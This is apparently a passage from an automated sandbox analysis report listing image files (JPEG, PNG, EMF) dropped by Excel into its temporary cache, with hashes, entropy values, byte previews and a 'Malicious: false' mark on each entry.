Malicious:	false
Reputation:	unknown
Preview:	....l.....m>...!.. EMF.....(.....\K..hC..F...,... ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....%.....%.....R...p.....@."C.a.l.i.b.r.i.....Y$..../..f.Y.@\. %...../.../.....D./.../.RQt[D./.</./...../.(./.$Qt[D./.</. ...ld.Y</./.D./. .....d.Y.....%...X...%...7.....{$.....C.a.l.i.b.r.i...../.X...</./.p./..8.Y.. .....dv.....%.....%.....%.....!.....".....%.....%.....%.....T...T.....@.E.@.....L.....P... ...6...F...$.....EMF+ *@..$.....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\398B5F3D.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 333x151, frames 3
Category:	dropped
Size (bytes):	14198
Entropy (8bit):	7.916688725116637
Encrypted:	false
SSDEEP:	384:lboF1PuTfwKCNtwsU9SjUB7ShYIv7JrEHaeHj7KHG81I:lboFgwK+wD9SA7ShX7JrEL7KHG8S
MD5:	E8FC908D33C78AAAD1D06E865FC9F9B0
SHA1:	72CA86D260330FC32246D28349C07933E427065D
SHA-256:	7BB11564F3C6C559B3AC8ADE3E5FCA1D51F5451AFF5C522D70C3BACEC0BBB5D0

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\398B5F3D.jpeg	
SHA-512:	A005677A2958E533A51A95465308F94BE173F93264A2A3DB58683346CA97E04F14567D53D0066C1EAA33708579CD48B8CD3F02E1C54F126B7F3C4E64AC196E17
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.................................. .... !....!..!) ..&.".#1!&)+... "383-7(-.-..........-...------0--------+------------------+-------------........M..".......................................E.....................!. ..1A"Q.aq..2B..#R..3b...$r..C......4DSTcs...Q.A...........?...f.t..Q]....i".G.2....}....m..D...".....Z.*5..5...CPL..W..o7....h.u..+.B...R.S.I. ..m...8.T... (.YX.St.@r..ca...\|5.2...*..%..R.A67.........{....X.;...4.D.o'..R...sV8....rJm....2Est-.......U.@......\|j.4.mn..Ke!G.6*PJ.S>..0....q%..... .....@...T.P.<...q.z.e....((H+. ..@$...'..?..h. P.]...ZP.H..l?s2l.$.N..?xP..c...@....A..D.l......1...[q*[5(-.J..@...$..N....x.U.fHY!..PM..[.P........aY.....S.R.....Y...(D.|..10.......... ..l..|F...E9*...RU:.P...p$.'......2.s.-....a&.@..P.....m.... ......L.a.H;Dv)...@u...s.,.h..6..Y,....D.7....,.UHe.s..PQ.Ym....)..(y.6.u...i.*V.'2`....&.... ^...8.+]K)R...\.'A...I..B..?[.:.L(c3J..%..$.3..E0@...."5fj...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4A50C9D9.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=2], baseline, precision 8, 474x379, frames 3
Category:	dropped
Size (bytes):	7006
Entropy (8bit):	7.000232770071406
Encrypted:	false
SSDEEP:	96:X/yEpZGOnzVjPyCySpv2oNPl3ygxZzhEahqwKLBpm1hFpn:PyuZbnRW6NPl3yqEhwK1psvn
MD5:	971312D4A6C9BE9B496160215FE59C19
SHA1:	D8AA41C7D43DAAEA305F50ACF0B34901486438BE
SHA-256:	4532AEED5A1EB543882653D009593822781976F5959204C87A277887B8DEB961
SHA-512:	618B55BCD9D9533655C220C71104DFB9E2F712E56CDA7A4D3968DE45EE1861267C2D31CF74C195BF259A7151FA1F49DF4AD13431151EE28AD1D3065020CE53E
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.............Exif..MM.*......@......../..@.................C..........................$ &%# #"(-90(*6+"#2D26;=@@@&0FKE>J9?@=...C..........=)#)======================== ==========================......{...."...}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghij stuvwxyz...w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZc defghijstuvwxyz..?..Z(... (...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\63AD3153.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 613 x 80, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	6815
Entropy (8bit):	7.871668067811304
Encrypted:	false
SSDEEP:	96:pJzjDc7s5VhrOxAUp8Yy5196FOMVsoKZkl3p1NdBzYPx7yQgtCPe1NSMjRP9:ppDc7sk98YM19SC/27QptgtCPWkUl
MD5:	E2267BEF7933F02C009EAEFC464EB83D
SHA1:	ACFEECE4B83B30C8B38BEB4E5954B075EAF756AE
SHA-256:	BF5DF4A66D0C02D43BB4AC423D0B50831A83CDB8E8C23CF36EAC8D79383AA2A7
SHA-512:	AB1C3C23B5533C5A755CCA7FF6D8B8111577ED2823224E2E821DD517BC4E6D2B6E1353B1AFEAC6DB570A8CA1365F82CA24D5E1155C50B12556A1DF25373620 F
Malicious:	false
Reputation:	unknown
Preview:	.PNG........IHDR...e...P.....X.......sBIT.....O.....sRGB.........gAMA......a.....pHYs..........+......tEXtSoftware.gnome-screenshot...>....IDATx^..tT....?.$.(.C..@.Ah.Z4.g...5[Vzv. v[9.=..KOkkw......(v.b..kYJ[.]...U...T$....!.....3....y3y....$.d....y..{....}....{.{..._6p#.. .. .. ..H(......I..H..H..H..4..c.l.E.B.$@.$@.$@.$0.........O[.9e......7......""g.Da.$@.$@.$@.$0 v.x.^....{..=...3..a0\7.\|...5())...}<vIQs. .. ..K>].........3..K.[.nE..Q..E............_2.k...4l.)........p............eK..S..[w^..YX...4.\]]]....w.....H..H..H...E`.)..*n.\...Sw.?..O..LM...H..` F$@.$@.$@.$.4..Nv.Hh...OV......9..(.........@..L..<..ef&..;.S..=..MifD.$@.$@.$@.N#.1i..D...qO.S.....rY.oc...|.-..X./.].].rm.V<..l..U.q>v.1.G.}h+Z"...S..r.X..S.#x...FokVv.L.&.....8. 9.3m.6@.p..8.#...|.RiNY.+.b...E.W.8^..o....;'..\.}........|F.8V....x.8^~.>\..S....o..j.....m..I.....B.ZN....6\b.G...X.5....Or!...m.6@......yL.>.!R.\. ...._.....7..G.i.e.......9..r..[F.r.....P4.e.k.{. .@].......

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\661AB804.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 191x263, frames 3
Category:	dropped
Size (bytes):	8815
Entropy (8bit):	7.944898651451431
Encrypted:	false
SSDEEP:	192:Qjnr2Il8e7li2YRD5x5dlyuaQ0ugZIBn+0O2yHQGYtPto:QZl8e7li2YdRyuZ0b+JGgtPW
MD5:	F06432656347B7042C803FE58F4043E1
SHA1:	4BD52B10B24EADECA4B227969170C1D06626A639
SHA-256:	409F06FC20F252C724072A88626CB29F299167EAE6655D81DF8E9084E62D6CF6
SHA-512:	358FEB8CBFFBE6329F31959F0F03C079CF95B494D3C76CF3669D28CA8CDB42B04307AE46CED1FC0605DEF31D9839A0283B43AA5D409ADC283A1CAD787BE95F 0E
Malicious:	false
Reputation:	unknown

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\661AB804.jpeg

<table>
<tr><td>Preview:</td><td>......JFIF..) ..(...!1!%)-.....383,7(..,..........+...7++++-++++++++++++++++---++++++++-+++++++++++++++++..........".................................
.....F.......................!."1A..QRa.#2BSq......3b.....$c....C...Er.5...?..x.5.PM.Q@E..I......i..0.$G.C...h..Gt....f..O..U..D.t^...u.B...V9.f..<..t(.kt.
..d.@...&3)d@@?.q...t..3!.... .9.r.....Q.(:.W..X&..&.1&T.*.K..|kc.....[..l.3(f+.c...:+....5....hHR.0....^R.G..6...&pB..d.h.04.*+..S...M........[....'......J...,...<.O.........Yn...T.!..E*G.[I..-......
.$e&........z..[..3.+~..a.u9d.&9K.xkX'.."...Y...l.......MxPu..b..:0e:.R.#.......U....E...4Pd/..0.`.4 ...A...t.....2....gb[)b.I."&..y1.........l.s>.ZA?..........3... z^....L.n6..Am.1m....0../..~.y....
..1.b.0U...5.oi.\.LH1.f....sl...............f.'3?...bu.P4>...+..B....eL....R.,...<....3.0O$,=..K.!....Z.......O.I.z....am....C.k..iZ ...<ds....f8f..R....K</td></tr>
</table>

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\9BFFAE51.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=2], baseline, precision 8, 474x379, frames 3
Category:	dropped
Size (bytes):	7006
Entropy (8bit):	7.000232770071406
Encrypted:	false
SSDEEP:	96:X/yEpZGOnzVjPyCySpv2oNPl3ygxZzhEahqwKLBpm1hFpn:PyuZbnRW6NPl3yqEhwK1psvn
MD5:	971312D4A6C9BE9B496160215FE59C19
SHA1:	D8AA41C7D43DAAEA305F50ACF0B34901486438BE
SHA-256:	4532AEED5A1EB543882653D009593822781976F5959204C87A277887B8DEB961
SHA-512:	618B55BCD9D9533655C220C71104DFB9E2F712E56CDA7A4D3968DE45EE1861267C2D31CF74C195BF259A7151FA1F49DF4AD13431151EE28AD1D3065020CE53E
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.............Exif..MM.*......@......../..@.................C.........................$ &%# #"(-90(*6+"#2D26;=@@@&0FKE>J9?@=...C..........=)#)======================== ========================......{...."..}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghij stuvwxyz...w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZc defghijstuvwxyz..?..Z(... (...(..(..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\9EBE50B2.png

<table>
<tr><td>Process:</td><td>C:\Program Files\Microsoft Office\Office14\EXCEL.EXE</td></tr>
<tr><td>File Type:</td><td>PNG image data, 476 x 244, 8-bit/color RGB, non-interlaced</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>49744</td></tr>
<tr><td>Entropy (8bit):</td><td>7.99056926749243</td></tr>
<tr><td>Encrypted:</td><td>true</td></tr>
<tr><td>SSDEEP:</td><td>768:wnuJ6p14x3egT1LYye1wBiPaaBsZbkCev17dGOhRkJjsv+gZB/UcVaxZJ2LEz:Yfp1UeWNYF1UiPm+/q1sxZB/ZS</td></tr>
<tr><td>MD5:</td><td>63A6CB15B2B8ECD64F1158F5C8FBDCC8</td></tr>
<tr><td>SHA1:</td><td>8783B949B93383C2A5AF7369C6EEB9D5DD7A56F6</td></tr>
<tr><td>SHA-256:</td><td>AEA49B54BA0E46F19E04BB883DA311518AF3711132E39D3AF143833920CDD232</td></tr>
<tr><td>SHA-512:</td><td>BB42A40E6EADF558C2AAE82F5FB60B8D3AC06E669F41B46FCBE65028F02B2E63491DB40E1C6F1B21A830E72EE52586B83A24A055A06C2CCC2D1207C2D5AD6E
45</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>Reputation:</td><td>unknown</td></tr>
<tr><td>Preview:</td><td>.PNG........IHDR.............I.M....IDATx....T.]...G.;..nuww7.s...U..K......Ih....q!i...K....t.'k.W..i..>.......B.....E.0....f.a.....e....++...P..|..^...L.S}r:.............sM....p..p-..y]...t7'.D)....../...k.
...pzos.......6;,..H.....U..a..9..1...$......*.kI<..\F...$.E....?[B(.9.....H..!.....0AV..g.m...23..C..g(.%...6..>.O.r...L..t1.Q-.bE......)........|i ..."....V.g.\.G..p..p.X[.....*%hyt...@..J...~.p....
.|..>...~.`..E_...*.iU.G...i.O..r6...iV.....@..........Jte...5Q.P.v;..B.C...m......0.N......q...b.....Q...c.moT.e6OB...p.v"...."........9..G....B}...../m...0g...8......6.$.$]p...9.....Z.a.sr.;B.a....m<br>...>...b..B..K...{...+w?....B3...2...>.......1..-.'.l.p........L....\.K..P.q......?>..fd.`w*..y..|y..,.....i..'&.?.....).e.D ?.06......U.%.2t........6.:..D.B....+~.....M%".fG]b\.[........1...."........GC6.....J.
+......r.a...ieZ..j.Y...3..Q*m.r.urb.5@.e.v@@....gsb.{q-..3j........s.f.|8s$p.?3H......0`..6)...bD....^..+....9..;$...W::.jBH..!tK</td></tr>
</table>

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\ACB7B606.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 566 x 429, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	84203
Entropy (8bit):	7.979766688932294
Encrypted:	false
SSDEEP:	1536:RrpoeM3WUHO25A8HD3So4lL9jvtO63O2l/Wr9nuQvs+9QvM4PmgZuVHdJ5v3ZK7+:H5YHOhwx4lRTtO6349uQvXJ4PmgZu11J
MD5:	208FD40D2F72D9AED77A86A44782E9E2
SHA1:	216B99E777ED782BDC3BFD1075DB90DFDDABD20F
SHA-256:	CBFDB963E074C150190C93796163F3889165BF4471CA77C39E756CF3F6F703FF
SHA-512:	7BCE80FFA8B0707E4598639023876286B6371AE465A9365FA21D2C01405AB090517C448514880713CA22875013074DB9D5ED8DA93C223F265C179CFADA609A64
Malicious:	false
Reputation:	unknown

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\ACB7B606.png	
Preview:	.PNG........IHDR...6...........>(....sRGB.........gAMA......a.....pHYs..........+......IDATx^.=v\9..H..f...:ZA..,'..j.r4.........SEJ,%..VPG..K.=....@.$oI.e7....U...... ....>n~&..._..._.rg... .L...D.G!0..G!;...?...Oo.7....Cc...G....g>......_o..._._.}q...k.....ru..T.....S.!....~..@Y96.S.....&..1.:....o...q.6..S...'n..H.hS......y;.N.I.).''[`.f.X.u.n.;.........._h.(.u\|0a.....].R.z...2......GJY \|\..+b...{>vU.....i...........w+.p...X..._.V.-z..s..U..cR..g^..X.......6n...6....O6.-.AM.f.=y ...7...;X....q..\|...=.\|K...w...}O..{\|...G........~.o3.....z....m6...sN.0..;/....Y..H..o............~........ (W.`...S.t.......m....+.K...<..M=...IN.U..C..].5.=...s..g.d..f.<Km..$..fS...o..:..}@...;k..m.L./.$......}....3%..\|j.....b.r7.O!F...c'......$...)....|O.CK...._.......Nv....q.t3l.,. ....vD.-..o..k.w.....X...- C..KGld.8.a}|..,.....,....q.=r..Pf.V#.....n...}........[w...N.b..W......;..?.Oq..K{>.K.....{w{.......6'/...,.}.E...X.I.-Y].JJm.j..pq|.0...e.v......17...:F

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\BE70A24F.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 150x150, segment length 16, baseline, precision 8, 1275x1650, frames 3
Category:	dropped
Size (bytes):	85020
Entropy (8bit):	7.2472785111025875
Encrypted:	false
SSDEEP:	768:RgnqDYqspFlysF6bCd+ksds0cdAgfpS56wmdhcsp0Pxm00JkxuacpxoOlwEF3hVL:RUqQGsF6OdxW6JmPncpxoOthOip
MD5:	738BDB90A9D8929A5FB2D06775F3336F
SHA1:	6A92C54218BFBEF83371E825D6B68D4F896C0DCE
SHA-256:	8A2DB44BA9111358AFE9D111DBB4FC726BA006BFA3943C1EEBDA5A13F87DDAAB
SHA-512:	48FB23938E05198A2FE136F5E337A5E5C2D05097AE82AB943EE16BEB23348A81DA55AA030CB4ABCC6129F6EED8EFC176FECF0BEF4EC4EE6C342FC76CCDA4E 8D6
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.............C..C...r....''...}........!1A..Qa.''q. 2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...w.......!1..AQ .aq.''2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...?.....(...(...(...(...(...(...(...(...(...(...(...(...(... (... (...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C0FB241A.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 476 x 244, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	49744
Entropy (8bit):	**7.99056926749243**
Encrypted:	**true**
SSDEEP:	768:wnuJ6p14x3egT1LYye1wBiPaaBsZbkCev17dGOhRkJjsv+gZB/UcVaxZJ2LEz:Yfp1UeWNYF1UiPm+/q1sxZB/ZS
MD5:	63A6CB15B2B8ECD64F1158F5C8FBDCC8
SHA1:	8783B949B93383C2A5AF7369C6EEB9D5DD7A56F6
SHA-256:	AEA49B54BA0E46F19E04BB883DA311518AF3711132E39D3AF143833920CDD232
SHA-512:	BB42A40E6EADF558C2AAE82F5FB60B8D3AC06E669F41B46FCBE65028F02B2E63491DB40E1C6F1B21A830E72EE52586B83A24A055A06C2CCC2D1207C2D5AD6E 45
Malicious:	false
Reputation:	unknown
Preview:	.PNG........IHDR..............I.M....IDATx....T.]...G.;..nuww7.s...U..K.......Ih....q!i...K....t.'k.W..i..>.......B.....E.0....f.a.....e....++...P..|..^...L.S}r:..............sM....p..p-..y]...t7'.D)....../...k. ...pzos.......6;,..H.....U..a..9..1...$......*.kI<.\F...$.E....?[B(.9.....H..!.....0AV..g.m...23..C..g(.%...6..>.O.r...L..t1.Q-.bE......).......|i ...''....V.g.\.G..p..p.X[.....*%hyt...@..J...~.p.... .|..>...~.`..E_...*.iU.G...i.O..r6...iV.....@..........Jte...5Q.P.v;..B.C...m......0.N......q...b.....Q...c.moT.e6OB...p.v''....''........9..G....B}...../m...0g...8......6.$.$]p...9.....Z.a.sr.;B.a....m ...>...b..B..K...{...+w?....B3...2...>.......1..-'.l.p........L....\.K..P.q......?>..fd.`w*..y..|y..,.....i..'&.?.....).e.D ?.06......U.%.2t........6.:..D.B....+~.....M%''.fG]b\.[........1....''.......GC6.....J. +......r.a...ieZ..j.Y...3..Q*m.r.urb.5@.e.v@@....gsb.{q-..3j........s.f.|8s$p.?3H......0`..6)...bD....^..+....9..;$...W::.jBH..!tK

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C533050B.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 613 x 80, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	6815
Entropy (8bit):	7.871668067811304
Encrypted:	false
SSDEEP:	96:pJzjDc7s5VhrOxAUp8Yy5196FOMVsoKZkl3p1NdBzYPx7yQgtCPe1NSMjRP9:ppDc7sk98YM19SC/27QptgtCPWkUl
MD5:	E2267BEF7933F02C009EAEFC464EB83D
SHA1:	ACFEECE4B83B30C8B38BEB4E5954B075EAF756AE
SHA-256:	BF5DF4A66D0C02D43BB4AC423D0B50831A83CDB8E8C23CF36EAC8D79383AA2A7
SHA-512:	AB1C3C23B5533C5A755CCA7FF6D8B8111577ED2823224E2E821DD517BC4E6D2B6E1353B1AFEAC6DB570A8CA1365F82CA24D5E1155C50B12556A1DF25373620 F
Malicious:	false
Reputation:	unknown

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C533050B.png	
Preview:	.PNG.....IHDR...e...P.....X.....sBIT.....O.....sRGB.....gAMA.....a.....pHYs.....+.....tEXtSoftware.gnome-screenshot...>....IDATx^..tT....?.$.(.C..@.Ah.Z4.g...5[Vzv.v[9.=..KOkkw.....(v.b..kYJ[.]...U...T$....!.....3....y3y....$.d....y..{....}....{.{...._6p#.. .. .. ..H(.....I..H..H..H..4..c.l.E.B.$@.$@.$@.$@.$0.....O[.9e.....7.....""g.Da.$@.$@.$@.$0 v.x.^....{..=...3..a0\7.|...5())...}<vIQs. .. ..K>].....3..K.[.nE..Q..E.....\_2.k...4l.).....p.....eK..S..[w^..YX...4.\]]]....w.....H..H..H...E`.)..*n.\...Sw.?..O..LM...H..` F$@.$@.$@.$.4..Nv.Hh...OV.....9..(.....@..L..<..ef&..;.S..=..MifD.$@.$@.$@.N#.1i..D...qO.S.....rY.oc...|.-..X./.].].rm.V<..l..U.q>v.1.G.}h+Z"...S..r.X..S.#x...FokVv.L.&.....8.9.3m.6@.p..8.#...|.RiNY.+.b...E.W.8^..o...;'..\.}.....|F.8V....x.8^~.>\..S....o..j.....m..I.....B.ZN....6\b.G...X.5....Or!...m.6@.....yL.>.!R.\. ...._.....7..G.i.e.....9..r..[F.r.....P4.e.k.{..@].....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\CD10F035.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 333x151, frames 3
Category:	dropped
Size (bytes):	14198
Entropy (8bit):	7.916688725116637
Encrypted:	false
SSDEEP:	384:lboF1PuTfwKCNtwsU9SjUB7ShYIv7JrEHaeHj7KHG81I:lboFgwK+wD9SA7ShX7JrEL7KHG8S
MD5:	E8FC908D33C78AAAD1D06E865FC9F9B0
SHA1:	72CA86D260330FC32246D28349C07933E427065D
SHA-256:	7BB11564F3C6C559B3AC8ADE3E5FCA1D51F5451AFF5C522D70C3BACEC0BBB5D0
SHA-512:	A005677A2958E533A51A95465308F94BE173F93264A2A3DB58683346CA97E04F14567D53D0066C1EAA33708579CD48B8CD3F02E1C54F126B7F3C4E64AC196E17
Malicious:	false
Reputation:	unknown
Preview:	......JFIF..... .... !....!..!) ..&.".#1!&)+... "383-7(-.-.....-...------0--------+----------+----------.....M.."..... .....E.....!. ..1A"Q.aq..2B..#R..3b...$r..C.....4DSTcs.....Q.A.....?...f.t..Q]....i".G.2....}....m..D..."......Z.*5..5...CPL..W..o7....h.u..+.B...R.S.I. ..m...8.T... (.YX.St.@r..ca...|5.2...*..%..R.A67.....{....X.;...4.D.o'..R...sV8....rJm....2Est-.....U.@.....|j.4.mn..Ke!G.6*PJ.S>..0....q%..... .....@...T.P.<...q.z.e....((H+. ..@$...'..?..h. P.]...ZP.H..l?s2l.$.N..?xP..c...@....A..D.l.....1...[q*[5(-.J..@...$..N....x.U.fHY!..PM..[.P.....aY.....S.R.....Y...(D.|..10..... ..l..|F...E9*...RU:.P...p$.'.....2.s.-....a&.@..P.....m.... .....L.a.H;Dv)...@u...s.,h..6..Y,....D.7.....,.UHe.s..PQ.Ym....)..(y.6.u...i.*V.'2`....&.... ^...8.+]K)R...\.'A...I..B..?[.:.L(c3J..%..$.3..E0@...."5fj...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D159201E.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 566 x 429, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	84203
Entropy (8bit):	7.979766688932294
Encrypted:	false
SSDEEP:	1536:RrpoeM3WUHO25A8HD3So4lL9jvtO63O2l/Wr9nuQvs+9QvM4PmgZuVHdJ5v3ZK7+:H5YHOhwx4lRTtO6349uQvXJ4PmgZu11J
MD5:	208FD40D2F72D9AED77A86A44782E9E2
SHA1:	216B99E777ED782BDC3BFD1075DB90DFDDABD20F
SHA-256:	CBFDB963E074C150190C93796163F3889165BF4471CA77C39E756CF3F6F703FF
SHA-512:	7BCE80FFA8B0707E4598639023876286B6371AE465A9365FA21D2C01405AB090517C448514880713CA22875013074DB9D5ED8DA93C223F265C179CFADA609A64
Malicious:	false
Reputation:	unknown
Preview:	.PNG.....IHDR...6.....>(....sRGB.....gAMA.....a.....pHYs.....+.....IDATx^.=v\9..H..f...:ZA..,'..j.r4.....SEJ,%..VPG..K.=....@.$oI.e7....U..... ....>n~&..._..._.rg... .L...D.G!0..G!;...?...Oo.7....Cc...G....g>....._o..._._}q...k.....ru..T.....S.!....~..@Y96.S....&..1.:....o...q.6..S...'n..H.hS.....y;.N.l.)."[`.f.X.u.n.;....._h.(.u\|0a.....].R.z...2.....GJY \|\..+b...{>vU.....i.....w+.p...X..._.V.-z..s..U..cR..g^..X.....6n...6....O6.-.AM.f.=y ...7...;X....q..|...=.|K...w...}O..{|...G.....~.o3.....z....m6...sN.0..;/....Y..H..o.....~..... (W.`...S.t.....m....+.K...<..M=...IN.U..C..].5.=...s..g.d..f.<Km..$..fS...o..:..}@...;k..m.L./.$.....,....3%..|j.....b.r7.O!F...c'.....$...)....|O.CK...._.....Nv....q.t3l.,. ....vD.-..o..k.w.....X...-C..KGld.8.a}|..,.....,....q.=r..Pf.V#.....n...}.....[w...N.b..W.....;..?.Oq..K{>.K.....{w{.....6'/...,.}.E...X.I.-Y].JJm.j..pq|.0...e.v.....17...:F

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D5ACA390.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 684 x 477, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	33795
Entropy (8bit):	7.909466841535462
Encrypted:	false
SSDEEP:	768:mEWnXSo70x6wlKcaVH1lvLUlGBtadJubNT4Bw:mTDQx6XH1lvYlbdJux4Bw
MD5:	613C306C3CC7C3367595D71BEECD5DE4
SHA1:	CB5E280A2B1F4F1650040842BACC9D3DF916275E
SHA-256:	A76D01A33A00E98ACD33BEE9FBE342479EBDA9438C922FE264DC0F1847134294
SHA-512:	FCA7D4673A173B4264FC40D26A550B97BD3CC8AC18058F2AABB717DF845B84ED32891F97952D283BE678B09B2E0D31878856C65D40361CC5A5C3E3F6332C966
Malicious:	false
Reputation:	unknown
Preview:	.PNG.....IHDR.....T+....)iCCPicc..x..gP.....}...m....T).HYz.^E...Y."bC..D..i. ...Q).+.X...X.,....'"*(.G.L.{'?..z.w.93..".....~....06|G$/3.....Q@.....%:&.....K....\.....JJ.. .....@n..3./...f._>..L~..... .....{..T.\|ABlL..?-V...ag.....>.....W..@..+..pHK..O....o.....w..F.....,...{....3.....].xY..2....(.L..EP.-..c0.+..'p.o..P..<....C....(.....Z...B7\ .kp...}..g .)x.....!"t... J.:...#...qB<.?$..@.T$..Gv"%H9R.4 -.O....r..F. ..,..'...P..D.P....\...@.qh.....{.*..=.v....(*D...`T..)cz..s...0,..c[.b..k..^l.{...9.3..c..8=.....2p[q....l\.....7...}....x].%.....f\|'..~.?..H .X.M.9...JH$l&.....:.W..I...H.!.....H..XD.&."^!.....HT....L.#...H..V.e..i..D.#..-...h.&r....K.G."/Q.)..kJ.%...REi...S.S.T.....@.N.....NP?.$h:4.Z8-...v.v.....N.k...a t.}/..~....I.!./.&.-.M.V.KdD.(YT].+.A4O.R...=.91.....X..V.Z..bcb...q#qo...R.V...3.D...'.h.B.c..%&..C....1v2..7.SL.S...Ld.0O3.....&.A.....$.,...rc%..XgY.X_....R1R{..F.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D7CE92C.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 191x263, frames 3
Category:	dropped
Size (bytes):	8815
Entropy (8bit):	7.944898651451431
Encrypted:	false
SSDEEP:	192:Qjnr2Il8e7li2YRD5x5dlyuaQ0ugZIBn+0O2yHQGYtPto:QZl8e7li2YdRyuZ0b+JGgtPW
MD5:	F06432656347B7042C803FE58F4043E1
SHA1:	4BD52B10B24EADECA4B227969170C1D06626A639
SHA-256:	409F06FC20F252C724072A88626CB29F299167EAE6655D81DF8E9084E62D6CF6
SHA-512:	358FEB8CBFFBE6329F31959F0F03C079CF95B494D3C76CF3669D28CA8CDB42B04307AE46CED1FC0605DEF31D9839A0283B43AA5D409ADC283A1CAD787BE95F 0E
Malicious:	false
Reputation:	unknown
Preview:	......JFIF...) ..(...!1!%)-.....383,7(..,..........+...7++++-++++++++++++++++---+++++++++-++++++++++++++++++..........".................................. .....F........................!."1A..QRa.#2BSq......3b.....$c....C...Er.5..?..x.5.PM.Q@E..I......i..0.$G.C...h..Gt....f..O..U..D.t^...u.B...V9.f..<..t(.kt. ..d.@...&3)d@@?.q...t..3!.... .9.r.....Q.(:.W..X&..&.1&T.*.K..|kc.....[..l.3(f+.c...:+....5....hHR.0....^R.G..6...&pB..d.h.04.*+..S...M........[....'......J...,...<.O.........Yn...T.!..E*G.[l..-...... .$e&........z..[..3.+~..a.u9d.&9K.xkX'.."...Y...l.......MxPu..b..:0e:.R.#.......U....E...4Pd/..0.`.4 ...A...t.....2....gb[)b.I."&..y1..........l.s>.ZA?..........3... z^....L.n6..Am.1m....0../..~.y.... ..1.b.0U...5.oi.\.LH1.f....sl................f.'3?...bu.P4>...+..B....eL....R.,...<....3.0O$,=..K.!....Z.......O.I.z....am....C.k..iZ ...<ds....f8f..R....K

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E28D9338.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 684 x 477, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	33795
Entropy (8bit):	7.909466841535462
Encrypted:	false
